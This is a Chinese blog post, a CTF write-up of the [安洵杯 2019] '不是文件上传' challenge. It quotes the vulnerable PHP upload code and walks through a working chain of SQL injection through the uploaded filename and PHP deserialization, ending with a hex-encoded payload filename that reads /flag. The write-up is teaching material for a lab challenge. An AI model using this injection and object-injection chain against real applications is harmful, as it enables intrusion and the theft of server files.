

[安洵杯 2019]不是文件上传

原创

scrawman 于 2022-01-23 14:34:54 发布 626 收藏

文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/scrawman/article/details/122649791>


版权

[安洵杯 2019]不是文件上传

| 2c7a89f4-699c-461c-b3b8-72c64d8f1bcd.node4.buuoj.cn:81/upload.php



点开以后是一个图片上传页面, 只能上传后缀名是jpg/png的文件。上传结果可以查看源代码, 发掘在show.php里, 但是里面只有文件名。



做到这步没有头绪了, 看了writeup才知道是要看github上的源码(

```
#helper.php
<?php
class helper {
protected $folder = "pic/";
protected $ifview = False;
protected $config = "config.txt";
// The function is not yet perfect, it is not open yet.

public function upload($input="file")
```

```

{
    $fileinfo = $this->getfile($input);
    $array = array();
    $array["title"] = $fileinfo['title'];
    $array["filename"] = $fileinfo['filename'];
    $array["ext"] = $fileinfo['ext'];
    $array["path"] = $fileinfo['path'];
    $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
    $my_ext = array("width"=>$img_ext[0], "height"=>$img_ext[1]);
    $array["attr"] = serialize($my_ext);
    $id = $this->save($array);
    if ($id == 0){
        die("Something wrong!");
    }
    echo "<br>";
    echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}

public function getfile($input)
{
    if(isset($input)){
        $rs = $this->check($_FILES[$input]);
    }
    return $rs;
}

public function check($info)
{
    $basename = substr(md5(time().uniqid()),9,16);
    $filename = $info["name"];
    $ext = substr(strrchr($filename, '.'), 1);
    $cate_exts = array("jpg", "gif", "png", "jpeg");
    if(!in_array($ext,$cate_exts)){
        die("<p>Please upload the correct image file!!!</p>");
    }
    $title = str_replace(".", ".$ext, '' , $filename);
    return array('title'=>$title, 'filename'=>$basename.".". $ext, 'ext'=>$ext, 'path'=>$this->folder.$basename.".". $ext);
}

public function save($data)
{
    if(!$data || !is_array($data)){
        die("Something wrong!");
    }
    $id = $this->insert_array($data);
    return $id;
}

public function insert_array($data)
{
    $con = mysqli_connect("127.0.0.1", "root", "root", "pic_base");
    if (mysqli_connect_errno($con))
    {
        die("Connect MySQL Fail:".mysqli_connect_error());
    }
    $sql_fields = array();
    $sql_val = array();
    foreach($data as $key=>$value){
        $key_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $key);

```

```

        $value_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $value);
        $sql_fields[] = "`".$key_temp."'";
        $sql_val[] = "'".$value_temp."'";
    }

    $sql = "INSERT INTO images (".(implode(",",$sql_fields)).") VALUES(".(implode(",",$sql_val)).")";
    mysqli_query($con, $sql);
    $id = mysqli_insert_id($con);
    mysqli_close($con);
    return $id;
}

public function view_files($path){
    if ($this->ifview == False){
        return False;
        //The function is not yet perfect, it is not open yet.
    }
    $content = file_get_contents($path);
    echo $content;
}

function __destruct(){
    # Read some config html
    $this->view_files($this->config);
}
}

?>

```

读flag的点在这里，是反序列化的题目

```

public function view_files($path){
    if ($this->ifview == False){
        return False;
        //The function is not yet perfect, it is not open yet.
    }
    $content = file_get_contents($path);
    echo $content;
}

function __destruct(){
    # Read some config html
    $this->view_files($this->config);
}

```

CSDN @scrawman

序列化和反序列化:

```
public function upload($input="file")
{
    $fileinfo = $this->getfile($input);
    $array = array();
    $array["title"] = $fileinfo['title'];
    $array["filename"] = $fileinfo['filename'];
    $array["ext"] = $fileinfo['ext'];
    $array["path"] = $fileinfo['path'];
    $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
    $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
    $array["attr"] = serialize($my_ext);
    $id = $this->save($array);
    if ($id == 0){
        die("Something wrong!");
    }
    echo "<br>";
    echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}
```

CSDN @scrawman

```
public function Get_All_Images(){
    $sql = "SELECT * FROM images";
    $result = mysqli_query($this->con, $sql);
    if ($result->num_rows > 0){
        while($row = $result->fetch_assoc()){
            if($row["attr"]){
                $attr_temp = str_replace('\0\0\0', chr(0).'*'.chr(0), $row["attr"]);
                $attr = unserialize($attr_temp);
            }
            echo "<p>id=".$row["id"]." filename=".$row["filename"]." path=".$row["path"]."</p>";
        }
    }else{
        echo "<p>You have not uploaded an image yet.</p>";
    }
    mysqli_close($this->con);
}
```

CSDN @scrawman

构造ifview==true, config=/flag的helper类

```
<?php
class helper
{
    protected $ifview=true;
    protected $config="/flag";
}
$a = new helper();
echo serialize($a);
?>
```

```
0:6:"helper":2:{s:9:" * ifview";b:1;s:9:" * config";s:5:"/flag";}
```

但是图片的长宽我们是不可能控制成反序列化语句的，因此要用到sql注入截断。

接下来追踪一下上传图片的整个流程：upload.php构造了一个helper类完成插入数据库的工作。

1.upload方法调用getFile，getFile又调用check。check生成文件的四个属性：title，filename，ext，path。title就是文件名去掉后缀名，ext就是后缀名。

2.upload用文件的长宽生成序列化的attr加上check返回的四个属性生成数组，传给save

3.save调用insert_array，把\0*\0替换为\0\0\0然后把五个属性插入数据库。这里就是要用到sql注入的地方，我们可以控制前面的属性加#把长宽替换成构造的反序列化语句。

还要注意一点，因为\0*\0替换成\0\0\0，我们构造的反序列化字符串里也要替换，变成 0:6:"helper":2:

```
{s:9:"\0\0\0ifview";b:1;s:9:"\0\0\0config";s:5:"/flag";}(但其实不改也行)
```

而且双引号被过滤了，因此用十六进制绕过，mysql里看到十六进制会自己转化

```
的 0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c30696676696577223b623a313b733a393a225c305c305c30636f6e6  
66967223b733a353a222f666c6167223b7d
```

最后构造文件名为

```
1','1','1','1',0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c30696676696577223b623a313b733a393a225c305c3  
05c30636f6e666967223b733a353a222f666c6167223b7d)#.jpg
```

上传以后到show.php就能看到flag了